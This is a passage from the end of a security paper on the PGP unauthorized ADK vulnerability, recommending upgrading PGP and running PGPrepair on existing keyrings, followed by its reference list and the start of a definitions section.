As described in the previous section of this paper, the PGPrepair utility can be used to scan keyrings and repair them. This utility should be exercised against all keyrings that have been created prior to the upgrade of PGP.
By using a version 2.6.x and earlier, there is no need to perform the upgrade, as these versions do not support the Version 4 certificates (and therefore do not support ADKs). This is not to say that simply generating a Version 3 certificate will protect oneself from the insertion of an unauthorized ADK. The key material and signatures from the Version 3 certificate can be converted into a Version 4 format, and therefore have an unauthorized ADK inserted. In order for the Version 3 certificate to be used with impunity, it must be used exclusively within an environment the uses versions of PGP 2.6.x and earlier (again, these versions of PGP will not be able to interpret Version 4 certificates).

The approach to using Version 3 certificates is shortsighted. Because these earlier versions of PGP cannot interpret certificates created by later versions of PGP, the community that these individuals will be interacting with will remain small, and eventually diminish.

The normal course of action should be to upgrade PGP and run the PGPrepair against the existing keyrings.

9.0 Additional Information

The following papers and websites were used in researching this paper:

1) RFC17991 PGP Message Exchange Formats
http://www.landfield.com/rfcs/rfc1991.html

2) RFC2440 OpenPGP Message Format
http://www.faqs.org/rfcs/rfc2440.html

3) "Key Experiments - How PGP Deals With Manipulated Keys" - Ralf Senderek
http://senderek.de/security/key-experiments.html

4) PGP ADK Security Advisory
http://www.pgp.com/other/advisories/adk.asp

5) 2000-18 PGP May Encrypt Data With Unauthorized ADKs
http://www.cert.org/advisories/CA-2000-18.html

Definitions
MPI - Multi-precision Integer. The first two bytes contain the number of bits to follow that compose the MPI